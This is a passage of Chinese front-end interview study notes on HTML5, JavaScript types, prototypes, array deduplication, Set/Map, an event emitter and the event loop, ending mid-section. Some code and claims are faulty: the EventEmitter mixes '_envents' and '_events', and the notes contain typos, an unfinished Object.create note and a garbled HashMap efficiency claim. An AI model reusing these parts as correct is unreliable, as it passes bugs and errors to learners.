# 前端基础

## Html

### <head>，<body>，<!Doctype>的作用

·**Doctype**

- 声明于文档最前面，告诉浏览器以何种方式来渲染页面。

- 有两种模式，严格模式和混杂模式。

- **严格模式**

-- 排版和JS 运作模式以该浏览器支持的最高标准运行。

- **混杂模式**

-- 向后兼容，模拟老式浏览器，防止浏览器无法兼容页面。

- 如果不写文档声明，则会导致有些浏览器进入怪异模式，浏览器解析页面无法正常显示。

·**head**

- 设置网页的头部信息

- 绝大多数头部标签的内容不会在网页中直接显示

- 帮助浏览器解析网页

·**body**

- 设置网页的主体内容

- 包含了文档的所有内容

- 该标签支持 html 的全局属性和事件属性

### h5新特性

新增了：

·语意化标签 header、section、footer、aside、nav、main、article、figure

·增强表单控件 calendar、date、time、email、url、search

·媒体播放的 video 和 audio

·本地存储 localStorage 和 sessionStorage

·多任务 webworker

·绘画 canvas

·进度 progress

·高亮 mark

·选择器 document.querySelector、document.querySelectorAll

·拖拽释放(Drag and drop) API

·地理位置 Geolocation

·全双工通信协议 websocket

·跨域资源共享(CORS) Access-Control-Allow-Origin

·页面可见性改变事件 visibilitychange

·跨窗口通信 PostMessage

·Form Data 对象

·离线应用 manifest

·桌面通知 Notifications

移除了：

·对可用性产生负面影响的元素：frame、frameset、noframes。

·纯表现的元素：basefont、big、center、font、s、strike、tt、u。

### 伪类和伪元素

·伪类

- 用于在元素处于某种状态时为其添加对应的样式。

- ⽐如:hover :active :visited :link :visited :first-child :focus :lang等

·伪元素

- 用于创建一些不在DOM树中的元素，并为其添加样式。

- 如::brfore、::after等。

### 对HTML语义化标签的理解

·HTML5语义化标签是指正确的标签包含了正确的内容，结构良好，便于阅读。

- 比如nav表示导航条，类似的还有article、header、footer等标签。

·语义化优点

- 易于用户阅读，样式丢失的时候能让页面呈现清晰的结构。

- 有利于SEO，搜索引擎根据标签来确定上下文和各个关键字的权重。

- 方便屏幕阅读器解析，如盲人阅读器根据语义渲染网页。

- 有利于开发和维护，语义化更具可读性，代码更好维护，与CSS3关系更和谐。

### audio 标签的api


·audio标签属性



·audio属性



·常用的控制用的函数



·常用audio的事件



## JS基础

### let const var 相关

·var

- ES5 变量声明方式。

- 有变量提升。

- 未赋值时为undefined。

- 函数作用域；只要在方法内定义了。

- 可以重复声明变量。

·let

- ES6变量声明方式。

- 在变量为声明前直接使用会报错。

- 作块作用域。

- 禁止重复声明变量，否则会报错。

·const

- ES6变量声明方式。

- 常量声明方式。

- 必须初始化。

- 在后面出现的代码中不能再修改该常量的值。

- const实际上是不能修改变量保存的内容（基本类型值或地址值）。

### js数据类型，区别

·基本数据类型

- Number，String，Boolean，null，undefined，symbol，bigint（后两个为ES6新增）

·引用数据类型

- object（function和array为特殊的对象）

·两种数据存储方式

- 基本数据类型：

-- 存储在栈中的简单数据段。

-- 占据空间小、大小固定，属于被频繁使用的数据。

- 引用数据类型

-- 存储在堆内存中，占据空间大、大小不固定。

-- 引用数据类型在栈中存储了地址值，该地址值指向堆中实体数据。

-- 当寻找引用值时，会检索其在栈中的地址，取得地址后从堆中获得实体。

·两种数据类型的区别：

- 栈是存储基本类型值和执行代码的空间。

- 堆比栈空间大，栈比堆运行速度快。

- 堆内存是无序存储，可以根据引用直接获取。

- 基础数据类型比较稳定，而且相对来说占用的内存小。

- 引用数据类型大小是动态的，而且是无限的。

### Object.assign的理解

·作用：

- 实现对象的合并。

·语法：

- Object.assign(target, ...sources)

·解析：

- 会将后者里面的可枚举属性复制到前者。

- 如果有属性重名，则后者会覆盖前者。

- 复制的是属性值，如果属性值是一个引用类型，那么复制的其实是引用地址，就会存在引用共享的问题。

### constructor的理解

·创建的每个函数都有一个prototype（显式原型）对象

- 该属性指向函数的原型对象。

- 原型对象里有constructor属性。

- constructor属性指向原函数对象。

- 当调用构造函数创建一个新实例后，该实例有\_\_proto\_\_（隐式原型）属性，指向构造函数的原型对象

- 当将构造函数的prototype设置为新创建的对象时，要手动设置constructor属性。

### map 和 forEach 方法的区别

·相同点：

- 都是循环遍历数组中的每一项

- 每次执行匿名函数都支持三个参数，参数分别为item（当前每一项），index（索引值），arr（原数组）

- 匿名函数中的this都是指向window

- 只能遍历数组

·不同点：

- map()会分配内存空间存储新数组并返回，forEach()不会返回数据。

- forEach()允许callback更改原始数组的元素，map()返回新的数组。

### for of 可以遍历哪些对象

·可以遍历有迭代器(iterator)的对象。

·如Array, Map, Set, String, TypedArray, arguments对象等。

·普通的对象用for..of遍历会报错。

### 静态类型语言和动态类型语言

·静态类型语言：

- 类型检查发生在编译阶段，因此除非修复错误，否则会一直编译失败

·动态类型语言：

- 只有在程序运行时才会检查类型

- 即使代码包含了会在运行时阻止脚本正常运行的错误类型，也可以通过编译。

·js是动态类型语言。

·使用静态类型的优势：

- 可以尽早发现bug和错误。

- 减少了复杂的错误处理。

- 将数据和行为分离。

- 减少单元测试的数量。

- 提供了领域建模工具。

- 帮助我们消除了一整类bug。

- 重构时更有信心。

·使用静态类型的劣势：

- 代码冗长。

- 需要花时间去掌握类型。

### js静态类型检查

·Flow是Facebook开发和发布的一个开源的静态类型检查库，它允许你逐渐地向JavaScript代码中添加类型。

·TypeScript是一个会编译为JavaScript的超集（尽管它看起来几乎像一种新的静态类型语言）。

### 说一下indexof

·作用：

- 检索一个字符串是否含有指定内容。

- 如果有则返回初始索引，如果无则返回-1。

·语法：

- str.indexOf(value, index)。

- 第一个参数为要检索的字符串，（可缺省，默认值为undefined）。

- 第二个参数为从第几个字符开始查找（可缺省）。

-- 如果小于0，则从0开始。

-- 或者大于str.length，会直接返回-1。

·特点：

- 严格区分大小写。

- 在使用indexOf检索数组时，用‘===’去匹配，意味着会检查数据类型。

### iframe有什么优点、缺点

·优点：

- iframe能够原封不动的把嵌入的网页展现出来。

- 如果有多个网页引用iframe，只需要修改iframe的内容，就可以实现调用的每一个页面内容的更改，方便快捷。

- 如果网页的头部和版本都是一样的，就可以写成一个页面，用iframe来嵌套，可以增加代码的可重用。

- 如果遇到加载缓慢的第三方内容如图标和广告，这些问题可以由iframe来解决。

·缺点：

- iframe会阻塞主页面的onload事件；

- iframe和主页面共享连接池，会影响页面的并行加载。

- 会产生很多页面，不容易管理。

- 如果框架多，可能会出现上下、左右滚动条，用户体验度差。

- 无法被搜索引擎索引到，不利于SEO。

- 很多的移动设备无法完全显示框架，设备兼容性差。

- iframe框架页面会增加服务器的http请求，对于大型网站是不可取的。

### 变量提升

·在js预处理阶段，会进行变量提升和函数提升。

·通过var定义（声明）的变量，在定义语句之前就可以访问到，值为undefined。

·通过function声明的函数，在之前就可以直接调用。

### 作用域

·概念：

- 就是一块“地盘”，一个代码段所在的区域。

- 它是静态的（相对于上下文对象），在编写代码时就确定了。

·分类：

- 全局作用域。

- 函数作用域。

- 块作用域（ES6以上新增，let和const声明的变量为块作用域）。

·作用：

- 隔离变量，不同作用域下同名变量不会有冲突。

### Map和Object

·Object和Map都允许你按键存取一个值、删除键、检测一个键是否绑定了值。因此过去我们一直都把对象当成Maps使用。不过Maps和Objects有一些重要的区别。



### Arguments

·当函数传参时，js会把所有参数存到arguments类数组对象里。

·arguments是寄生在js函数当中的，不能显式创建，只有函数开始时才可用。

·可以通过arguments动态地获取函数的参数。

### instanceOf 原理，手写 function isInstanceOf (leftValue, rightValue)

·instanceof 主要的实现原理就是判断右边变量的 prototype（显式原型） 是否在左边变量的原型链上。

·instanceof 在查找的过程中会遍历左边变量的原型链，直到找到右边变量的 prototype（显式原型）。

·如果查找失败，则会返回 false。

// 手写instanceof

function isInstanceOf(leftValue, rightValue) {

let rightProto = rightValue.prototype; //找到右边的prototype显式原型

leftValue = leftValue.\_\_proto\_\_; // 往上找\_\_proto\_\_隐式原型

// 循环

while (true) {

// 如果leftValue为null，意味着找到原型链顶端，返回false

if (leftValue === null) {

return false;

}

// 如果leftValue和rightProto全等，意味着leftValue是rightValue的实例，返回true

if (leftValue === rightProto) {

return true;

}

// 如果没到顶端也没找到，继续往上找\_\_proto\_\_隐式原型

leftValue = leftValue.\_\_proto\_\_;

}

}

// 测试

var ***leftValue*** = [0,1,2];

***console***.log(isInstanceOf(***leftValue***, ***Array***));//true

***console***.log(isInstanceOf(***leftValue***, ***Function***));//false

***console***.log(isInstanceOf(***leftValue***, ***Object***));//true

### 数组判断

1. 利用isArray方法

// 数组判断

function isArray(arr) {

return ***Array***.isArray(arr);

}

***console***.log(isArray([1,2]));//true

***console***.log(isArray({}));//false

1. 利用instanceof

// 数组判断

function isArray(arr) {

return arr instanceof ***Array***;

}

***console***.log(isArray([1,2]));//true

***console***.log(isArray({}));//false

### 数组去重

1. **利用ES6 Set去重（ES6中最常用）**

·利用set的唯一性，将数组转换为set，再将set转换为数组。

·对象不能去重。

var ***arr*** = [1,1,'true','true',true,true,15,15,false,false, undefined,undefined, null,null, ***NaN***, ***NaN***,'NaN', 0, 0, 'a', 'a',{},{}];

***arr*** = [...new ***Set***(***arr***)];

***console***.log(***arr***);//[1, 'true', true, 15, false, undefined, null, NaN, 'NaN', 0, 'a', {}, {}]

1. 利用嵌套for循环，然后splice去重

·双层循环，外层循环元素，内层循环时比较值。值相同时，则删去这个值。

·NaN和对象不能去重

// 嵌套for循环去重

//NaN和{}没有去重

function deleteRepeat(arr){

for(var i=0; i<arr.length; i++){

for(var j=i+1; j<arr.length; j++){

//第一个等同于第二个

if(arr[i]===arr[j]){

// splice方法删除第二个

arr.splice(j,1);

// 删除之后j要自减，不然会出错

j--;

}

}

}

return arr;

}

var ***arr*** = [1,1,'true','true',true,true,15,15,false,false, undefined,undefined, null,null, ***NaN***, ***NaN***,'NaN', 0, 0, 'a', 'a',{},{}];

***console***.log(deleteRepeat(***arr***))//[1, 'true', true, 15, false, undefined, null, NaN, NaN, 'NaN', 0, 'a', {}, {}]

1. 利用indexOf去重

·新建一个空的结果数组，for 循环原数组，判断结果数组是否存在当前元素，如果有相同的值则跳过，不相同则push进数组。

·NaN和对象不能去重

// 利用indexOf去重

// NaN、{}没有去重

function deleteRepeat(arr) {

// 创建新数组

var array = [];

// 循环遍历原数组

for (var i = 0; i < arr.length; i++) {

// 如果arr[i]不在新数组中

if (array.indexOf(arr[i]) === -1) {

// 将arr[i]放入新数组

array.push(arr[i]);

}

}

// 返回新数组

return array;

}

var ***arr*** = [1,1,'true','true',true,true,15,15,false,false, undefined,undefined, null,null, ***NaN***, ***NaN***,'NaN', 0, 0, 'a', 'a',{},{}];

***console***.log(deleteRepeat(***arr***));// [1, 'true', true, 15, false, undefined, null, NaN, NaN, 'NaN', 0, 'a', {}, {}]

1. 利用sort()

·利用sort()排序方法，然后根据排序后的结果进行遍历及相邻元素比对。

·NaN和对象不能去重

//利用sort去重

//NaN、{}没有去重

function deleteRepeat(arr) {

// 排序

arr = arr.sort()

// 创建新数组，并将原数组第一个放入新数组

var arrry= [arr[0]];

// 从第二个开始循环遍历原数组

for (var i = 1; i < arr.length; i++) {

// 如果不等于前一个

if (arr[i] !== arr[i-1]) {

// 插入到新数组

arrry.push(arr[i]);

}

}

return arrry;

}

var ***arr*** = [1,1,'true','true',true,true,15,15,false,false, undefined,undefined, null,null, ***NaN***, ***NaN***,'NaN', 0, 0, 'a', 'a',{},{}];

***console***.log(deleteRepeat(***arr***));// [0, 1, 15, NaN, NaN, 'NaN', {…}, {…}, 'a', false, null, 'true', true, undefined]

1. **利用includes**

·新建一个空的结果数组，for 循环原数组，判断结果数组是否存在当前元素，如果有相同的值则跳过，不相同则push进数组。

·原理和indexOf去重类似，不同的是includes可以去重NaN

//利用includes去重

//{}没有去重

function deleteRepeat(arr) {

// 创建新数组

var array =[];

// 循环遍历原数组

for(var i = 0; i < arr.length; i++) {

//includes 检测数组是否有arr[i]，如果没有

if( !array.includes( arr[i]) ) {

// 放入新数组

array.push(arr[i]);

}

}

return array

}

var ***arr*** = [1,1,'true','true',true,true,15,15,false,false, undefined,undefined, null,null, ***NaN***, ***NaN***,'NaN', 0, 0, 'a', 'a',{},{}];

***console***.log(deleteRepeat(***arr***));//[1, 'true', true, 15, false, undefined, null, NaN, 'NaN', 0, 'a', {…}, {…}]

1. **利用hasOwnProperty和filter**

·新建空对象，过滤数组并判断新对象是否有该属性，如果没有则将"类型+值"设置为obj的属性，并返回。

·能去重NaN和对象

·有bug，会把第二个以后的所有对象去重

// 利用hasOwnProperty

// 能去重NaN和对象

function deleteRepeat(arr) {

// 创建新对象

var obj = {};

// 过滤数组，返回去重后的数组

return arr.filter(function(item, index, arr){

// obj的属性名为"类型+值"

// 判断obj是否含有该属性，如果没有则将"类型+值"设置为obj的属性，并返回

return obj.hasOwnProperty(typeof item + item) ? false : (obj[typeof item + item] = true)

})

}

var ***arr*** = [1,1,'true','true',true,true,15,15,false,false, undefined,undefined, null,null, ***NaN***, ***NaN***,'NaN', 0, 0, 'a', 'a',{},{}];

***console***.log(deleteRepeat(***arr***)) //[1, 'true', true, 15, false, undefined, null, NaN, 'NaN', 0, 'a', {}]

1. 利用递归去重

·排序后用递归判断倒数第一个是否等于倒数第二个，如果等于则删除倒数第一个。

·NaN和对象不能去重

// 利用递归去重

// 不能去重NaN和对象

function deleteRepeat(arr) {

// 保存原数组

var array= arr;

// 数组长度

var len = array.length;

// 排序

array.sort(function(a,b){ //排序后更加方便去重

return a - b;

})

// 递归函数

function loop(index){

// 如果下标大于等于1

if(index >= 1){

// 如果等于前一个

if(array[index] === array[index-1]){

// 删除该值

array.splice(index,1);

}

// 递归传入前一个

loop(index - 1);

}

}

// 传入最后一个值的下标

loop(len-1);

return array;

}

var ***arr*** = [1,1,'true','true',true,true,15,15,false,false, undefined,undefined, null,null, ***NaN***, ***NaN***,'NaN', 0, 0, 'a', 'a',{},{}];

***console***.log(deleteRepeat(***arr***));//[1, 'true', false, null, 0, true, 15, NaN, NaN, 'NaN', 'a', {…}, {…}, undefined]

1. **利用Map数据结构去重**

·创建一个空Map数据结构，遍历需要去重的数组，把数组的每一个元素作为key存到Map中。由于Map中不会出现相同的key值，所以最终得到的就是去重后的结果。

·对象不能去重。

// 利用Map数据结构去重

// 不能去重对象

function deleteRepeat(arr) {

// 新建Map

let map = new ***Map***();

// 新建数组

let array = [];

// 循环遍历原数组

for (let i = 0; i < arr.length; i++) {

// 判断map中是否有该key值，如果没有

if(!map.has(arr[i])){

// 将该key值存到map

map.set(arr[i], false);

// 将该key值存到新数组

array.push(arr[i]);

}

}

return array ;

}

var ***arr*** = [1,1,'true','true',true,true,15,15,false,false, undefined,undefined, null,null, ***NaN***, ***NaN***,'NaN', 0, 0, 'a', 'a',{},{}];

***console***.log(deleteRepeat(***arr***))//[1, 'true', true, 15, false, undefined, null, NaN, 'NaN', 0, 'a', {…}, {…}]

1. **利用reduce+includes**

·利用refuce和includes，判断累加器array有没有该值，如果没有则将该值插入累加器

·对象不能去重。

// 利用reduce+includes

function deleteRepeat(arr){

// reduce第一个参数为回调函数，第二个参数为返回初始值

// 回调函数第一个参数为要返回的值，第二个参数为数组遍历的当前值

// 如果array没有item值，则将item插入array，直到遍历完

return arr.reduce((array,item) => array.includes(item) ? array : [...array,item],[]);

}

var ***arr*** = [1,1,'true','true',true,true,15,15,false,false, undefined,undefined, null,null, ***NaN***, ***NaN***,'NaN', 0, 0, 'a', 'a',{},{}];

***console***.log(deleteRepeat(***arr***));// [1, 'true', true, 15, false, undefined, null, NaN, 'NaN', 0, 'a', {…}, {…}]

### null 和 undefined 的区别

·undefined 表示未定义的值，是一个变量最原始的状态值。

· null 表示一个变量被人为的设置为空对象，而不是原始状态。

·在实际使用过程中，为了保证变量所代表的语义，不要给变量赋值 undefined。

·当需要释放一个对象时，直接赋值为 null 即可。

### 什么情况下变量会赋值undefined

·声明了一个变量，但没有赋值

·访问对象上不存在的属性

·函数定义了形参，但没有传递实参

·使用 void 对表达式求值

### 为什么typeof null会返回”Object”

·因为JavaScript 数据类型在底层都是以二进制的形式表示的，二进制的前三位为 0 会被 typeof 判断为对象类型，而 null 的二进制位恰好都是 0 ，因此，null 被误判断为 Object 类型。

### 数组和伪数组的区别

·类数组是简单对象，它的原型关系与数组不同

·数组是一个特殊对象,与常规对象的区别：

- 当由新元素添加到列表中时，自动更新length属性

- 设置length属性，可以截断数组

- 从Array.protoype中继承了方法

- 属性为'Array'

·类数组是一个拥有length属性，并且他属性为非负整数的普通对象，类数组不能直接调用数组方法。

// 原型关系和原始值转换

let ***arrayLike*** = {

length: 10,

};

***console***.log(***arrayLike*** instanceof ***Array***); // false

***console***.log(***arrayLike***.\_\_proto\_\_.constructor === ***Array***); // false

***console***.log(***arrayLike***.toString()); // [object Object]

***console***.log(***arrayLike***.valueOf()); // {length: 10}

let ***array*** = [];

***console***.log(***array*** instanceof ***Array***); // true

***console***.log(***array***.\_\_proto\_\_.constructor === ***Array***); // true

***console***.log(***array***.toString()); // ''

***console***.log(***array***.valueOf()); // []

### 类数组转换为数组

1. 使用Array.from()

·转换后的数组长度由length属性决定。

·索引不连续时转换结果是连续的，会自动补位。

·仅考虑 0或正整数 的索引

let ***al1*** = {

length: 4,

'-1': 7,

0: 0,

1: 1,

3: 3,

4: 4,

5: 5,

};

***console***.log(***Array***.from(***al1***)) // [0, 1, undefined, 3]

1. 使用Array.prototype.slice.call()

·使用slice转换产生稀疏数组

// 代码示例

let ***al2*** = {

length: 4,

'-1': -1,

'0': 0,

a: 'a',

1: 1

};

***console***.log(***Array***.prototype.slice.call(***al2***)); //[0, 1, empty × 2]

1. 使用Array.prototype.forEach()进行属性遍历并组成新的数组

·使用数组方法操作类数组注意地方

let ***arrayLike2*** = {

2: 3,

3: 4,

length: 2,

push: ***Array***.prototype.push

}

// push 操作的是索引值为 length 的位置

***arrayLike2***.push(1);

***console***.log(***arrayLike2***); // {2: 1, 3: 4, length: 3, push: ƒ}

***arrayLike2***.push(2);

***console***.log(***arrayLike2***); // {2: 1, 3: 2, length: 4, push: ƒ}

### 介绍下 Set、Map、WeakSet 和 WeakMap 的区别？

·Set

- 成员不能重复；

- 只有键值，没有键名，有点类似数组；

- 可以遍历，方法有add、delete、has

·WeakSet

- 成员都是对象（引用）；

- 成员都是弱引用，随时可以消失（不计入垃圾回收机制）。

- 可以用来保存 DOM 节点，不容易造成内存泄露；

- 不能遍历，方法有add、delete、has；

·Map

- 本质上是键值对的集合，类似集合；

- 可以遍历，方法很多，可以跟各种数据格式转换；

- 键可以是任意类型

·WeakMap

- 只接收对象为键名（null 除外），不接受其他类型的值作为键名；

- 键名指向的对象，不计入垃圾回收机制；

- 不能遍历，方法同get、set、has、delete；

### 简单说说 js 中有哪几种内存泄露的情况

·意外的全局变量；

·闭包；

·未被清空的定时器；

·未被销毁的事件监听；

·DOM 引用；

### json和xml数据的区别

·数据体积方面：xml是重量级的，json是轻量级的，传递的速度更快些。

·数据传输方面：xml在传输过程中比较占带宽，json占带宽少，易于压缩。

·数据交互方面：json与javascript的交互更加方便，更容易解析处理，更好的进行数据交互。

·数据描述方面：json对数据的描述性比xml较差。

·xml和json都用在项目交互下，xml多用于做配置文件，json用于数据交互。

### JavaScript有几种方法判断变量的类型

·使用typeof检测

- 当需要判断变量是否是number, string, boolean, function, undefined等类型时，可以使用typeof进行判断。

- 不能检测null、Object、Array。

·使用instanceof检测

- instanceof运算符与typeof运算符相似

- 用于识别正在处理的对象的类型。

·使用constructor检测

- constructor是原型对象上的属性，指向构造函数。

- xxx.\_\_proto\_\_.constructor

### Math.min与Math.max

var ***min*** = ***Math***.min();

max = ***Math***.max();

***console***.log(***min***);//Infinity

***console***.log(max);//-Infinity

***console***.log(***min*** < max);//false

·Math.min 的参数是 0 个或者多个，如果多个参数很容易理解，返回参数中最小的。如果没有参数，则返回 Infinity，无穷大。

·而 Math.max 没有传递参数时返回的是-Infinity.所以输出 false。

### 使用Object.create()创建对象

·Object.create()方法创建一个新对象，使用现有的对象来提供新创建的对象的\_\_proto\_\_。

- 第一个参数：新创建对象的原型对象

- 第二个参数：不知道

·delete 操作符用来删除一个对象的属性。

var ***company*** = {

address: 'beijing'

}

var ***yideng*** = ***Object***.create(***company***);

delete ***yideng***.address;

***console***.log(***yideng***.address);//beijing

### 手写数组转树

问题：

// 例如将 input 转成output的形式

let ***input*** = [

{

id: 1, val: '学校', parentId: null

}, {

id: 2, val: '班级1', parentId: 1

}, {

id: 3, val: '班级2', parentId: 1

}, {

id: 4, val: '学生1', parentId: 2

}, {

id: 5, val: '学生2', parentId: 2

}, {

id: 6, val: '学生3', parentId: 3

},

]

let ***output*** = {

id: 1,

val: '学校',

children: [{

id: 2,

val: '班级1',

children: [

{

id: 4,

val: '学生1',

children: []

},

{

id: 5,

val: '学生2',

children: []

}

]

}, {

id: 3,

val: '班级2',

children: [{

id: 6,

val: '学生3',

children: []

}]

}]

}

代码：

// 例如将 input 转成output的形式

let ***input*** = [

{

id: 1, val: '学校', parentId: null

}, {

id: 2, val: '班级1', parentId: 1

}, {

id: 3, val: '班级2', parentId: 1

}, {

id: 4, val: '学生1', parentId: 2

}, {

id: 5, val: '学生2', parentId: 2

}, {

id: 6, val: '学生3', parentId: 3

},

]

// 数组转树的方法

function arrayToTree(array) {

// 将原数组的第一个赋值给root

let root = array[0];

// 删除原数组的第一个

array.shift();

// 声明树对象，初始值为原数组第一个

let tree = {

// id

id: root.id,

// 值

val: root.val,

// 下级数组，如果数组长度大于，调用toTree方法，传入父id和数组，否则没有下级数组，返回空数组

children: array.length > 0 ? toTree(root.id, array) : []

};

return tree;

}

// 获取下级数组

function toTree(parenId, array) {

// 创建新数组

let children = [];

// 获取传入的数组长度

let len = array.length;

// 循环遍历传入的数组

for (let i = 0; i < len; i++) {

// 声明节点为第一个数组

let node = array[i];

// 如果该节点的父id为传入的父id

if (node.parentId === parenId) {

// 将改节点放入新数组

children.push({

id: node.id,

val: node.val,

// 递归继续获取下级数组

children: toTree(node.id, array)

});

}

}

return children;

}

// 测试结果

***console***.log(arrayToTree(***input***));

### 手写一个发布订阅

class EventEmitter{

// 构造器

constructor(){

// 创建\_envents空对象

this.\_envents = {}

}

//挂载事件，传入事件名和回调函数，监听event事件，触发时调用callback函数

on(event,callback){

// 获得event事件的回调函数数组，赋值给callbacks，如果没找到则为空数组

let callbacks = this.\_events[event] || [];

// 将该回调事件callback放入callbacks数组

callbacks.push(callback);

// 将callbacks赋值给event事件的回调函数数组

this.\_events[event] = callbacks

return this

}

//卸载事件，停止监听event事件

off(event,callback){

// 获得event事件的回调函数数组，赋值给callbacks

let callbacks = this.\_events[event]

// 删除callback回调函数并将删除后的数组赋值给this.\_events[event]

this.\_events[event] = callbacks && callbacks.filter(fn => fn !== callback)

return this

}

//触发事件，并把参数传给事件的处理函数

emit(...args){

// 第一个参数为事件名

const event = args[0];

// 获取第二个参数以后的值，将类数组转换为数组

const params = [].slice.call(args,1);

// 获得event事件的回调函数数组，赋值给callbacks

const callbacks = this.\_events[event];

// 触发回调函数,并将参数传入

callbacks.forEach(fn => fn.apply(this,params));

return this

}

//为事件注册单次监听器

once(event,callback){

let wrapFanc = (...args) => {

// 触发回调函数,并将参数传入

callback.apply(this,args);

//卸载事件，停止监听event事件

this.off(event,wrapFanc)

}

//挂载事件

this.on(event,wrapFanc)

return this

}

}

### HashMap 和 ArrayMap 有什么区别？

·查找效率

- HashMap因为其根据hashcode的值直接算出index,所以其查找效率是随着数组长度增大而增加的。

- ArrayMap使用的是二分法查找，所以当数组长度每增加一倍时，就需要多进行一次判断，效率下降。

·扩容数量

- HashMap初始值16个长度，每次扩容的时候，直接申请双倍的数组空间。

- ArrayMap每次扩容的时候，如果size长度大于8时申请size\*1.5个长度，大于4小于8时申请8个，小于4时申请4个。这样比较ArrayMap其实是申请了更少的内存空间，但是扩容的频率会更高。

- 如果数据量比较大的时候，还是使用HashMap更合适，因为其扩容的次数要比ArrayMap少很多。

·扩容效率

- HashMap每次扩容的时候重新计算每个数组成员的位置，然后放到新的位置。

- ArrayMap每次扩容的时候直接使用System.arraycopy。

- 效率上ArrayMap更占优势。

·内存消耗

- ArrayMap采用了一种独特的方式，能够重复的利用因为数据扩容而遗留下来的数组空间，方便下一个ArrayMap的使用。

- HashMap没有这种设计。 由于ArrayMap之缓存了长度是4和8的时候。

- 如果频繁的使用到Map，而且数据量都比较小的时候，ArrayMap比较节省内存。

·总结

- 数据量比较小，并且需要频繁的使用Map存储数据的时候，推荐使用ArrayMap。

- 而数据量比较大的时候，则推荐使用HashMap。

### webComponents

·Web Components 总的来说是提供一整套完善的封装机制来把 Web 组件化这个东西标准化，每个框架实现 的组件都统一标准地进行输入输出，这样可以更好推动组件的复用

·包含四个部分：

- Custom Elements

- HTML Imports

- HTML Templates

- Shadow DOM

·Custom Elements

- 提供一种方式让开发者可以自定义 HTML 元素，包括特定的组成，样式和行为。

- 支持 Web Components 标准的浏览器会提供一系列 API 给开发者用于创建自定义的元素，或者扩展现有元素。

·HTML Imports

- 一种在 HTMLs 中引用以及复用其他的 HTML 文档的方式。

- 这个 Import 很漂亮，可以简单理解为我们常见 的模板中的include之类的作用。

·HTML Templates


- 模板

·Shadow DOM

- 提供一种更好地组织页面元素的方式，来为日趋复杂的页面应用提供强大支持，避免代码间的相互影响。

### dva的数据流流向是怎么样的

·数据的改变发生通常是通过用户交互行为或者浏览器行为（如路由跳转等）触发的，当此类行为会改变数据 的时候可以通过dispatch发起一个 action，如果是同步行为会直接通过Reducers改变State，如果是 异步行为（副作用）会先触发Effects然后流向Reducers最终改变State，所以在 dva 中，数据流向非 常清晰简明，并且思路基本跟开源社区保持一致。



## 异步相关

### 异步笔试题

// 今日头条面试题

async function async1() {

***console***.log('async1 start')

await async2()

***console***.log('async1 end')

}

async function async2() {

***console***.log('async2')

}

***console***.log('script start')

setTimeout(function () {

***console***.log('settimeout')

})

async1()

new ***Promise***(function (resolve) {

***console***.log('promise1')

resolve()

}).then(function () {

***console***.log('promise2')

})

***console***.log('script end')

// script start

// async1 start

// async2

// promise1

// script end

// async1 end

// promise2

// settimeout

·setTimeout属于宏任务

·Promise.then属于微任务

·async表达式之后的代码放到微任务执行

·执行顺序

- 执行栈-->微任务队列-->宏任务

- 所以此题先执行async表达式之后的代码，然后执行Promise.then，再执行setTimeout。

### promise和 async await 区别

·Promise 是异步编程的一种解决方案

- 比传统的解决方案（回调函数和事件）更合理和更强大。

- Promise好比容器，里面存放着一些未来才会执行完毕（异步）的事件的结果，而这些结果一旦生成是无法改变的。

·async await也是异步编程的一种解决方案

- 遵循的是Generator 函数的语法糖。

- 拥有内置执行器，不需要额外的调用直接会自动执行并输出结果。

- 返回的是一个Promise对象。

·区别

- Promise的出现解决了传统callback函数导致的“地域回调”问题，但它的语法导致了它向纵向发展行成了一个回调链，遇到复杂的业务场景，这样的语法显然也是不美观的。

- async await代码看起来会简洁些，使得异步代码看起来像同步代码，await的本质是可以提供等同于”同步效果“的等待异步返回能力的语法糖，只有这一句代码执行完，才会执行下一句。

- async await与Promise一样，是非阻塞的。

- async await是基于Promise实现的，可以说是改良版的Promise，它不能用于普通的回调函数。

### defer和async区别

·defer


- 在文档解析完之后执行

- 如有多个defer会按照顺序执行

·async

- 在js加载好之后执行

- 如有多个async,哪个加载好就执行哪个



### 同步和异步

·同步

